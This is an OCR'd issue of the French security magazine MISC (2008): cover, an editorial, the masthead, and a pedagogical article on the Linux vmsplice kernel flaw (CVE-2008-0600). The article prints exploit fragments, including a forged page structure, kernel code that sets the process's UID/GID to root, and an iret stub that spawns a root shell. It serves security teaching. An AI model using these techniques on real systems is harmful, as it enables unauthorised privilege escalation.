39 SEPT./OCT. 2008

France Métro : 8 € / DOM : 8,80 € / TOM Surface : 990 XPF / TOM Avion : 1300 XPF / CH : 15,50 CHF BEL, LUX, PORT.CONT : 9 Eur / CAN : 15 $CAD

MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

INFOWAR

Atteintes aux données personnelles et guerre de l'information

Délinquants ou adversaires : vos données personnelles intéressent beaucoup de monde ! (p. 12)

DOSSIER

FUZZING

INJECTEZ DES DONNÉES ET TROUVEZ LES FAILLES CACHÉES

- Pratiquer le fuzzing avec Fusil
- Fuzzer les serveurs avec Sulley
- Failles et VoIP ...



VULNÉRABILITÉ

Linux/vmsplice, la faille 3 en 1 (p. 04)

FICHE TECHNIQUE

MS-CHAP-v2 et 802.11i, le mariage risqué ? (p. 76)

RÉSEAU

Protéger des services par topologie sur un cœur de réseau MPLS (p. 69)

L 19018 - 39 - F: 8,00 € - RD

ÉDITO ▶ Big Bang theory

Toute ressemblance avec une série américaine décrivant la vie de 2 *geeks* physiciens (Sheldon et Leonard) et de leur blonde, mais néanmoins jolie voisine (Penny), ne serait pas totalement fortuite.

Épisode 1 : *Star Trek: insurrection*

Vous n'avez pas pu le rater, même au fin fond de l'Auvergne (notez que je n'ai rien contre l'Auvergne, j'ai même un collègue de Montluçon), « on a frôlé le *big one* ». Au-delà du ridicule d'une telle affirmation, je voudrais revenir sur le fil des événements liés à la « faille DNS mondiale : lorsque l'Internet a failli s'écrouler ». Ridicule encore ? *No comment* ;-) Tout a débuté avec l'annonce par les éditeurs de serveurs DNS de la mise à disposition d'un patch résolvant une faille critique. Certes, réussir à coordonner les principaux éditeurs est un exploit (sans mauvais jeu de mot pour une fois). Mais, effet du poisson lumineux, il n'en fallait pas plus pour exciter la curiosité d'une communauté habituée à traquer la faille et user de ses neurones. Au final, la vulnérabilité est comprise 15 jours avant sa divulgation.

Côté technique, l'exploitation est astucieuse pour augmenter la probabilité de réussite de l'attaque. Au départ, Sheldon pensait que c'était impossible : *I think that you have as much of a chance of having a sexual relationship with Penny as the Hubble telescope does of discovering at the center of every black hole a little man with a flashlight searching for a circuit breaker.*

Après moultes (frites) tergiversations, le secret est percé par quelqu'un connaissant à peine le réseau, mais beaucoup mieux les maths. On relève alors des exploitations à grande échelle de la faille : l'impossible devient réalité.

Sheldon: You do understand that our efforts here will in no way increase the odds of you having sexual congress with this woman?

Leonard: Men do things for woman without expecting sex.
Sheldon: Those would be men who just had sex.

Moralité : il est impossible, lorsqu'une personne a eu une idée originale et que des fuites se produisent, que d'autres ne la retrouvent pas.

Épisode 2 : *Star Trek: The Undiscovered Country*

Dans une publication privée réalisée par une société française dont je tairai le nom, on pouvait lire le passage suivant à propos d'une conférence réalisée par votre serviteur et É. Filiol où nous parlions de « cryptographie malicieuse » : « si l'approche '*Full Disclosure*' peut éventuellement être acceptable dans le contexte de la divulgation de vulnérabilités, elle apparaît être plus difficilement justifiable dans le cas de la vulgarisation de procédés ».

Il existe donc des personnes qui pensent qu'il vaut mieux divulguer un 0-day sur Apache ou IIS que d'expliquer des algorithmes et des formules. Dont acte, on est en plein paradigme de la Terre du Milieu. Comme nous l'avons vu dans l'épisode 1, il est effectivement probable que d'autres personnes aient trouvé les mêmes choses que nous ou les aient réalisées ensuite ou avant, et que le procédé se propage :

Leonard: We need to widen our circle.
Sheldon: I have a very wide circle. I have 212 friends on myspace.
Leonard: Yes, and you've never met one of them.
Sheldon: That's the beauty of it.

Si je comprends bien le reste de cette analyse de notre présentation, il ne faudrait jamais communiquer sur les travaux de recherche car, potentiellement, des gens mal intentionnés pourraient détourner les résultats à des fins malveillantes. Sans blague ? Que faudrait-il faire alors ? Arrêter de penser ? Ne communiquer les résultats qu'à une élite clairement identifiée à tendance auto-proclamée ? Rien ne sert de tergiverser pendant des heures, et retour à la vraie vie :

Leonard: You know, Penny, we make such a good team, maybe we could enter a couple of Halo tournaments sometime.
Penny: Or we could just have a life.

Moralité : rien ne sert de chercher, il faut trouver à point. Qu'on divulgue peu ou prou, tout finit par se savoir et se propager.

Épisode 3 : *Star Trek: The Final Frontier*

Un autre événement n'est pas passé inaperçu cet été, le conflit Russie-Géorgie. Passons outre la géopolitique de la situation pour nous concentrer (tel le lait, bien que je sois lactose-intolérant) sur l'information numérique cruciale : des attaques cybernétiques se sont produites contre la Géorgie. On se retrouve dans les conditions du postulat du hamburger. Une première source parle de cyber-conflit émanant de la Russie. Une deuxième reprend la même chose, rajoutant éventuellement quelques fioritures, et ainsi de suite. Et à la fin, on doit tout gober, nous faire avaler n'importe quoi.

Leonard: Alright, get some rest and drink plenty of fluids.
Sheldon: What else would I drink? Solids? Gases? Ionized plasma?
Leonard: Drink whatever you want.

En creusant un peu à droite à gauche, on ne trouve finalement presque rien : progression à la vitesse d'un modem 56K (comme dirait F. Bayrou). À partir de quelques faits simples, on ajoute quelques suppositions, et pour conclure, tout le monde est convaincu qu'il y a eu une opération numérique délibérée menée par la Russie contre la Géorgie. Il va peut-être falloir consulter :

Sheldon: (at The Cheesecake Factory) Who do I speak to about permanently reserving this table?

Penny: I don't know, a psychiatrist?

Moralité : l'esprit humain développe des capacités imaginatives à partir de pas grand chose.

Épilogue : *Star Trek: Generations*

Que conclure de tout cela ? Rien de quoi provoquer un nouveau Big Bang. Toute chose étant égale par ailleurs, la solution la plus simple est toujours la meilleure :

Leonard: Sheldon, why is this letter in the trash?

Sheldon: Well, there's always the possibility that a trash can spontaneously formed around the letter, but Occam's Razor would suggest that someone threw it out.

On peut donc arguer qu'il y ait ou non une information pertinente, la propagation a quand même lieu.

Heureusement que je ne suis pas (encore) parti en vacances et que j'ai focalisé toutes mes facultés intellectuelles pour arriver à un tel résultat. Il faudrait peut-être que je m'aère : *Sheldon: Ladies and gentlemen-honored daughters-while Mr. Kim, by virtue of his youth and naivety, has fallen prey to the inexplicable need for human contact, let me step in and assure you that my research will go on uninterrupted and that social relationships will continue to baffle and repulse me. Thank you.*

Remerciements : *Star Trek: The Motion Picture*

Je tiens à remercier Laurent Butti et Franck Veysset pour la réalisation de ce dossier :

Penny: Why can't all guys be like you?

Leonard: Because if all guys were like me the human race couldn't survive.

Bon retour et bonne lecture,

Fred Raynal

P.S. : La surprise dont je vous parlais dans le précédent édito arrive en kiosque début octobre (le 3) : un nouveau hors-série, sur le thème de la carte à puce cette fois.

SOMMAIRE ▼

VULNÉRABILITÉ [04 - 10]
> Linux/vmsplice, la faille 3 en 1

INFOWAR [12 - 20]
> Atteintes aux données personnelles et guerre de l'information

CRYPTOGRAPHIE [23 - 27]
> Courbes elliptiques et cryptographie : factorisation de grands nombres

DOSSIER [28 - 68]
[Fuzzing : injectez des données et trouvez les failles cachées]
> Principes et enjeux / 28 → 37
> Pratiquer le fuzzing avec Fusil / 38 → 41
> Fuzzer les serveurs avec Sulley / 42 → 48
> Failles et VoIP / 49 → 57
> Votre protocole est-il vérifié ? / 58 → 68

RÉSEAU [69 - 75]
> Protéger des services par topologie sur un cœur de réseau MPLS

FICHE TECHNIQUE [76 - 82]
> MS-CHAP-v2 et 802.11i, le mariage risqué ?

ABONNEMENTS / COMMANDE [11/21/22]

MISC
est édité par **Diamond Editions**
B.P. 20142 - 67603 Sélestat Cedex

Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.ed-diamond.com

www.miscmag.com

LES ÉDITIONS DIAMOND

Printed in Germany / Imprimé en Allemagne
Dépôt légal : à parution
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K80 190
Périodicité : Bimestrielle
Prix de vente : 8 Euros


Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Relecture : Dominique Grosse
Secrétaire de rédaction: Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 88 58 02 08
Service abonnement : Tél. : 03 88 58 02 08
Impression : Druckhaus Kaufmann (Lahr/Allemagne)
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. **Tél.** : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. **Tél.** : 04 74 82 63 04
Service des ventes : Distri-médias : **Tél.** : 05 61 72 76 24

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte du magazine : MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.
MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Matthieu Loriol – matthieu.loriol@gmail.com (EPITA, Spécialisation Système Réseau et Sécurité)

LINUX/ VMSPLICE : LA FAILLE 3 EN 1



mots clés : *Linux / noyau / vulnérabilité / exploitation*

Grâce à la prise de conscience générale de l'importance de la sécurité informatique, le nombre de mécanismes de protection dédiés aux applications userland n'a cessé d'augmenter (adresse aléatoire de la pile, Canary, SafeSEH...). Il est devenu difficile, avec des droits restreints, d'exploiter les programmes les plus privilégiés. En effet, leur exécution est de plus en plus restreinte et leur sécurité est plus étudiée.

Les systèmes d'exploitation ont été créés selon un modèle en couches : les programmes utilisateurs font appel à des fonctionnalités du noyau qui, lui, dialogue avec les périphériques. Dans ce modèle, le noyau a le niveau de privilège le plus élevé.

L'exploitation d'une vulnérabilité noyau permet de faire exécuter du code arbitraire avec les privilèges les plus élevés. Cette exploitation permet une escalade de privilèges en contournant les contrôles d'accès habituels, propres au niveau utilisateur. Le fait que la vulnérabilité se trouve dans l'espace noyau implique des difficultés supplémentaires telles que l'impossibilité d'accèder la libC **[2]**.

Dans cet article, nous allons voir comment un attaquant peut exploiter une vulnérabilité du noyau afin d'en détourner le fonctionnement normal dans le but d'exécuter du code arbitraire. Nous allons prendre l'exemple de la faille vmsplice publiée le 09/02/2008.

1. Historique

L'appel système `splice` a été introduit sous Linux dans le but d'optimiser les traitements de type producteur – consommateur. Il est alors possible grâce à deux descripteurs de fichiers d'écrire le contenu du premier dans le second de manière optimisée (sans recopie des données de l'espace utilisateur vers l'espace noyau). Introduit plus récemment, l'appel système `vmsplice` (*virtual memory splice*, listing 0) a pour objectif de « projeter » les `nr_segs` de mémoire définis par le tableau de structures `iovec`

(voir listing 13) dans le *pipe* `fd` dans le but d'optimiser les traitements récurrents sur des zones mémoire.

```
long vmsplice(int fd, const struct iovec *iov,
              unsigned long nr_segs, unsigned int flags);
```

Listing 0 : Prototype vmsplice

Avant que ne soit découverte la vulnérabilité que nous allons étudier dans cet article (CVE-2008-0600), l'appel système (*syscall*) `vmsplice` a été victime de deux vulnérabilités (CVE-2008-0009 et CVE-2008-0010). La première concernait une vulnérabilité de type *non-perm-checking* : il était possible grâce à `vmsplice` et à cette absence de vérification de permissions, d'écrire le contenu d'un pipe dans n'importe quelle zone mémoire. Une utilisation possible était l'introduction de code malveillant dans l'espace *kernel* (remplacement de son UID et de son GID par 0 pour devenir *root* [8] ou encore l'introduction d'un *rootkit*).

La deuxième vulnérabilité concernait une vulnérabilité de type *information disclosure* : vmsplice lisait des structures `iovec` sans vérifier s'il avait les droits de lecture. Les structures `iovec` pouvaient alors être générées de manière à pointer sur des pages mémoire « sensibles » du kernel (contenant des informations critiques : clefs de chiffrement, fichiers *mappés* en mémoire...) pour en écrire le contenu dans le pipe, accessible par l'utilisateur.

Ces deux vulnérabilités ont été corrigées dans les noyaux 2.6.23.15 et 2.6.24.1 le 8 février dernier.

La vulnérabilité que nous allons étudier dans cet article a été découverte le 9 février. Elle concerne une nouvelle fois `vmsplice` et couvre trois techniques d'exploitation : un *integer overflow* menant à un *buffer overflow* conduisant à un `NULL pointer dereferencement`. Nous verrons que cela permet in fine à l'attaquant d'exécuter un code de son choix en espace noyau.

encadré 1

Rappels sur les syscalls

Un syscall est un moyen pour un programme utilisateur de faire appel à des fonctionnalités du noyau (lecture dans un fichier sur le disque, ouverture d'une *socket*...).

Sous Linux/x86, un syscall s'exécute grâce à une interruption logicielle ou par l'intermédiaire du mécanisme SYSENTER (NB : c'est ce dernier qui est le plus utilisé aujourd'hui). Le mécanisme d'interruption est géré à moitié par le processeur, à moitié par le noyau : pour simplifier, le noyau crée et remplit un tableau contenant des pointeurs vers ses fonctionnalités : c'est l'IDT (*Interrupt Descriptor Table*). Le noyau se charge également de faire la sauvegarde de contexte (l'état des registres au moment de l'interruption). Une fois ce tableau mis en place, le noyau indique au processeur où cette table se trouve et quelle est sa taille. Le processeur empile des informations importantes (CS, EFLAGS, EIP [5]) et les dépile lors du retour des interruptions (iret).

L'une des manières de réaliser un appel système sous Linux est l'interruption logicielle 0x80 (int 0x80). Le cas des appels système est un peu particulier, car la case 0x80 de l'idt est remplie par un pointeur vers une fonction de *dispatch* qui lancera le syscall correspondant au numéro se trouvant dans le registre EAX lors de l'interruption. Le registre EAX désignera l'index d'une entrée de la syscall table contenant des pointeurs vers les appels système. On dit que l'interruption 0x80 est une « *gate* ».

2. Étude de la vulnérabilité

Dans cette partie, nous allons étudier les deux principales fonctions mises en cause dans la vulnérabilité `vmsplice`. Être mis en cause ne signifie pas nécessairement être à l'origine de la faille. En effet, comme nous le verrons par la suite, seule une des cinq fonctions citées au cours de cet article contient une erreur : un integer overflow. C'est néanmoins cette erreur qui va entraîner un comportement anormal des quatre autres fonctions, conduisant à l'exécution d'un code arbitraire en mode noyau.

La fonction `get_iovec_page_array` (listing 1, 3, 12) est chargée de trouver et remplir un tableau de `struct page*` correspondant au tableau de structures `iovec` passé en argument au syscall vmsplice. Pour éviter l'overflow, la vérification suivante est faite :

```
off = (unsigned long) base & ~PAGE_MASK;

npages = (off + len + PAGE_SIZE - 1) >> PAGE_SHIFT;

if (npages > PIPE_BUFFERS - buffers)
        npages = PIPE_BUFFERS - buffers;

error = get_user_pages(current, current->mm,
                       (unsigned long) base, npages, 0, 0,
                       &pages[buffers], NULL);
```

Listing 1 : Calcul et vérification de la variable npage pour éviter l'overflow, appel à get_user_pages

La variable `off` correspond à l'offset de la première page mémoire à être « transférée », `len` et `base` sont passés en argument

par le programme appelant (donc contrôlés en *userland*) et `buffers` correspond à l'index courant dans le tableau `pages`.

La fonction `get_user_pages` est chargée de remplir le tableau `pages`, et de retourner le nombre de pages qu'elle a réussi à charger (c'est la variable `error` du listing 1 et 2).

Voir code ci-contre.

Notez de cette fonction, l'organisation en `do… while` qui décrémente `len`, une copie de `npages` passée en argument à `get_user_pages`, avant de tester la condition d'arrêt.

```
do{
        vma = find_extend_vma(mm, start);

        if (!vma || ....)
                return i;

        do {

                i++;
                start += PAGE_SIZE;
                len--;
        } while (len && start < vma->vm_end)
} while (len)
```

Listing 2 : Organisation en do while de la fonction get_user_page

3. Exploitation

Cette partie présente la manière dont l'attaquant se sert des variables qui sont sous son contrôle (`len` et `base`) pour finalement arriver à détourner le flot d'exécution du noyau sur un code qu'il maîtrise. L'exploit se compose d'un code qui a été prévu pour être compilable sans les sources du kernel et ensuite exécutable sur n'importe quelle machine Intel (32 ou 64 bits). On trouve d'ailleurs beaucoup d'astuces à ce sujet **[1]**. C'est grâce au processus généré par l'exploit que l'attaquant va détourner le noyau, dans le but d'élever les privilèges courants (contenus dans `task_struct` de `thread_info`) lui permettant ensuite d'exécuter un *shell* root.

En ce qui concerne l'exploitation, l'attaquant construit une structure `iovec` comme ceci :

```
iov.iov_base = map_addr;        // pointe sur le début d'une zone de 48 pages qu'il a
                                mappé suivie d'un " trou " (une page démappée)
iov.iov_len  = ULONG_MAX;       // iov.iov_len = 0xFFFFFFFF
```

L'objectif de l'exploitation sera de forcer la variable `npages` à valoir 0 grâce à l'integer overflow provoqué par `len` et d'engendrer un buffer overflow dans la fonction `get_user_pages`.

Analysons l'incidence de cette structure `iovec` sur la vérification faite par `get_iovec_page_array` (listing 1). Nous avons :

```
PAGE_SHIFT = 12
PAGE_MASK = (~(PAGE_SIZE - 1)) = (~(0x00001000 - 1)) = (~0x00000FFF) = 0xFFFFF000
~PAGE_MASK = 0xFFF
len = 0xFFFFFFFF                // car iov.iov_len  = 0xFFFFFFFF
base =0xXXXXX000                // une adresse alignée sur PAGE_SIZE (0x1000)

off = base & ~PAGE_MASK // = 0 car iov.iov_base = base est aligné sur PAGE_SIZE (0x1000)
npages = (len + PAGE_SIZE - 1) >> PAGE_SHIFT // = (0xFFFFFFFF + 0xFFF) >> 12 =
        0x00000FFE >> 12 = 0  // l'integer overflow conduisant npage à valoir 0
```

La fonction `get_user_pages`, censée remplir le tableau `pages`, est donc appelée avec `len` valant zéro et `start` pointant sur la zone de 48 pages mappée par l'attaquant. L'organisation en `do...while` de cette fonction implique une décrémentation de `len` avant de tester s'il est égal à 0. Comme `len` est initialement nul, il passera à -1 avant d'être testé dans la condition d'arrêt de la boucle, conduisant celle-ci à s'exécuter potentiellement 2^32 fois avant que `len` ne « remonte » à 0 (et donc de remplir le tableau `pages` de 2^32 entrées). Néanmoins, `start` est incrémenté de `PAGE_SIZE` à chaque tour de boucle. Au bout de 48 tours, `start` sera supérieur ou égal à `vma->vm_end` conduisant la boucle interne à s'arrêter. À cet instant, `start` pointe sur la page démappée par l'attaquant, donc l'appel à `find_extend_vma(mm, start)` va retourner `NULL` et la fonction va simplement sortir par le test `if (!vma || ...)` en retournant le nombre de pages lues : 48. L'overflow de `pages` risque d'avoir sérieusement endommagé la pile, au point d'avoir écrasé l'adresse de retour de `vm_splice_to_pipe`. L'attaquant ne peut donc plus compter sur le noyau pour retourner en mode utilisateur. Nous verrons plus tard la manière dont il arrive à retourner en userland, et à exécuter un shell root, mais le plus important pour le moment est d'arriver à faire exécuter du code contrôlé en mode kernel.

Comme vous pouvez le constater dans le listing 11, le tableau `pages` est déclaré avant le tableau `partial`. Dans la pile, cela se représente par deux zones de mémoire contiguës.


Si l'on retourne au flot d'exécution, nous venons de faire déborder le tableau `pages`, et `get_user_pages` a retourné 48. Dans le listing 1 et 3, la variable `error` vaut donc 48, ce qui signifie que la boucle `for` sur le tableau `partial` se prolongera pendant 48 itérations, alors que `partial` ne contient que 16 éléments. C'est maintenant `partial` qui va déborder sur `pages` (et au-delà) et le remplir de `off` et de `plen` (respectivement 0 et 0x1000, voir listing 3).

```
/*
 * Fill this contiguous range into the partial page map.
 */
for (i = 0; i < error; i++) {
        const int plen = min_t(size_t, len, PAGE_SIZE - off);

        partial[buffers].offset = off;
        partial[buffers].len = plen;

        off = 0;
        len -= plen;
        buffers++;
}
```

Listing 3 : Appel à get_user_page et boucle for bornée par la variable error menant à l'overflow du tableau partial, et à la réécriture du tableau pages (fs/splice.c)



Représentation simplifiée d'une partie du stack frame de vmsplice_to_pipe. Pile en état normal, puis, après l'appel à get_user_pages et, enfin, après la boucle de get_iovec_page_array.

La fonction `get_user_pages` s'est anormalement, mais correctement, exécutée (son cadre de pile est normal) : une fois son travail effectué, elle retourne et nous nous retrouvons dans `vmsplice_to_pipe` juste avant l'appel à `splice_to_pipe` (pipe, `&spd`). Comme nous pouvons le voir, l'adresse de la structure `spd` (contenant, entre autres, le tableau `pages`) est passée en argument. Dans l'exploit, l'attaquant, qui doit créer un pipe et le passer en argument à `vmsplice`, prend soin d'en fermer l'extrémité lecteur (consommateur) avant de faire l'appel système. La structure de la fonction `splice_to_pipe` (listing 4) montre qu'avant d'effectuer un traitement, l'existence de l'extrémité consommateur du pipe est vérifiée.

```
/*
 * Pipe output worker. This sets up our pipe format with the page cache
 * pipe buffer operations. Otherwise very similar to the regular pipe_writev().
 */
static ssize_t splice_to_pipe(struct pipe_inode_info *pipe,
                              struct splice_pipe_desc *spd)
{
        int ret, do_wakeup, page_nr;

        ret = 0;
        do_wakeup = 0;
        page_nr = 0;

        /* Du code a été supprimé */

        for (;;) {
                if (!pipe->readers) {
                        send_sig(SIGPIPE, current, 0);
                        if (!ret)
                                ret = -EPIPE;
                        break;
                }

        while (page_nr < spd->nr_pages)
                page_cache_release(spd->pages[page_nr++]);

        return ret;   /* ne passera jamais ici */
}
```

Listing 4 : Teste si le côté lecteur du pipe est ouvert avant d'effectuer le traitement, lancement du signal SIGPIPE (fs/splice.c)

L'attaquant prend soin de fermer l'extrémité lecteur du pipe dans le but d'empêcher `splice_to_pipe` de traiter les données du tableau `pages` qui a été corrompu par le débordement du tableau `partial` vu plus tôt. L'effet collatéral est le déclenchement du signal SIGPIPE, mais l'attaquant a préalablement détourné la fonction de traitement de ce signal, nous expliquerons pourquoi plus tard. Nous approchons maintenant du Saint Graal : `page_cache_release` est une macro appelant en réalité `put_page`. Ici, `spd->pages[page_nr++]` équivaut à `spd->pages[0]` qui vaut `NULL`. À cet instant, c'est `put_pages(NULL)` qui est exécutée. Sachant que cette fonction allait être exécutée, l'attaquant a mappé la zone de mémoire NULL + 0x1000, dans laquelle il simule une structure `page` de type `compound` (en réalité, deux structures `page`) remplie de cette manière (listing 5) :

```
pages[0]->flags    = 1 << PG_compound;              // décrit une page de type compound
pages[0]->private  = (unsigned long) pages[0];
pages[0]->count    = 1;
pages[1]->lru.next = (long) kernel_code;            // pointe vers le code controlé
```

Listing 5 : Préparation d'une fausse structure page pour permettre l'exécution du code arbitraire (exploit)

La `page` étant de type `compound`, c'est `put_compound_page` qui va être lancé (listing 6).

```
static void put_compound_page(struct page *page)
{
        page = (struct page *)page_private(page);
        if (put_page_testzero(page)) {
                void (*dtor)(struct page *page);

                dtor = (void (*)(struct page *))page[1].lru.next;
                (*dtor)(page);
        }
}
```

Listing 6 : Déréférencement de page[1].lru.next contenant un pointeur vers du code contrôlé par l'attaquant (kernel_code) (mm/swap.c)

Cette fonction est chargée de créer un pointeur sur fonction représenté par l'attribut `lru.next` de la structure `page` actuellement traitée, et de lancer cette fonction. L'attribut `lru.next` étant contrôlé par l'attaquant, il lui est désormais possible d'exécuter du code de son choix en *ring 0*. La fonction `kernel_code` est donc exécutée en contexte *kernelland*, avec tous les privilèges.

Trois techniques ont été nécessaires pour parvenir à exécuter du code contrôlé en environnement noyau. Néanmoins, le code s'exécutant en espace noyau, il est impossible d'obtenir simplement un shell grâce à un simple appel à `exec`.

```
void        kernel_code()
{
            int         i;
            uint        *p = get_current();

            for (i = 0; i < 1024-13; i++) {
                        if (p[0] == uid && p[1] == uid &&
                            p[2] == uid && p[3] == uid &&
                            p[4] == gid && p[5] == gid &&
                            p[6] == gid && p[7] == gid) {
                                    p[0] = p[1] = p[2] = p[3] = 0;
                                    p[4] = p[5] = p[6] = p[7] = 0;
                                    p = (uint *) ((char *)(p + 8) + sizeof(void *));
                                    p[0] = p[1] = p[2] = ~0;
                                    break;
                        }
                        p++;
            }

            exit_kernel();
}
```

Listing 7 : Code contrôlé par l'attaquant, exécuté en mode noyau

La première étape est alors de se procurer un pointeur sur la structure `task_struct` (membre de `thread_info`) du processus courant ([2]). Une fois le pointeur obtenu, il parcourt la mémoire à la recherche des champs contenant les UID et GID du processus courant, et les remplace par 0 (root). Cette étape permet au passage de mettre les champs `cap_effective`, `cap_inheritable` et `cap_permitted` du processus courant aux capacités maximales (~0) (voir `linux/capability.h`).

Le pointeur `p` n'est pas *casté* en `struct task_struct`, l'attaquant aurait alors pu accéder directement aux champs voulus, néanmoins, cela impliquerait, pour compiler l'exploit, d'avoir les sources du noyau à disposition ou de recopier la structure dans le code de l'exploit. En supposant que cette structure ait évolué au cours du temps, l'exploit ne serait alors que d'une compatibilité limitée. Cette technique fonctionne bien ici, car la signature mémoire correspondant aux ID côte à côte est unique dans cette structure (listing 8).

Le but de ce genre de technique est de cibler un maximum de systèmes indépendamment des versions. Il n'est alors pas nécessaire de disposer d'une liste exhaustive d'offsets correspondant aux attributs désirés en fonction des versions du système cible [6].

```
struct task_struct {
...
/* process credentials */
        uid_t uid,euid,suid,fsuid;
        gid_t gid,egid,sgid,fsgid;
        struct group_info *group_info;
        kernel_cap_t   cap_effective, cap_inheritable, cap_permitted;
...
}
```

Listing 8 : Attributs de task_struct modifiés par kernel_code (linux/sched.h)

Maintenant que le processus dispose des privilèges suffisants, il est temps de revenir du puissant, mais contraignant, mode kernel pour le mode utilisateur et de lancer un shell : `execl("/bin/bash", "-i", NULL)`. La sortie du mode noyau ne peut plus se faire naturellement. L'attaquant prépare donc la pile à un retour d'interruption (`iret`) en y plaçant les registres `SS`, `ESP` (pointant sur une nouvelle pile), `EFLAGS`, `CS` et `EIP` (sur le code de lancement du shell) spécialement conçus pour un retour en mode utilisateur sur la fonction `exit_code`.

```
#define USER_CS                 0x73
#define USER_SS                 0x7b
#define USER_FL                 0x246

static inline
void        exit_kernel()
{
            __asm__ __volatile__ (
            "movl %0, 0x10(%%esp) ;"
            "movl %1, 0x0c(%%esp) ;"
            "movl %2, 0x08(%%esp) ;"
            "movl %3, 0x04(%%esp) ;"
            "movl %4, 0x00(%%esp) ;"
            "iret"
            : : "i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
                "i" (USER_CS), "r" (exit_code)
            );
}
```


Listing 9 : Le retour en mode utilisateur

encadré 2

Protection ?

Dans cette exploitation, nous voyons que le noyau se permet de déréférencer deux pointeurs se trouvant en espace utilisateur (`kernel_code` et `NULL`). D'après le modèle actuel de segmentation (ou plutôt de non-segmentation), cette opération est autorisée. Cependant, cette action aurait été impossible si le noyau cible était *patché* avec GRsecurity, en particulier grâce aux fonctionnalités de PaX UDEREF et KERNEXEC. Ces protections ont en effet pour objectif de réduire au maximum la partie code et data du kernel, en utilisant le mécanisme de segmentation [7].

Petit bémol cependant : les systèmes protégés avec ce genre de patch sont difficiles à maintenir en environnement de production.

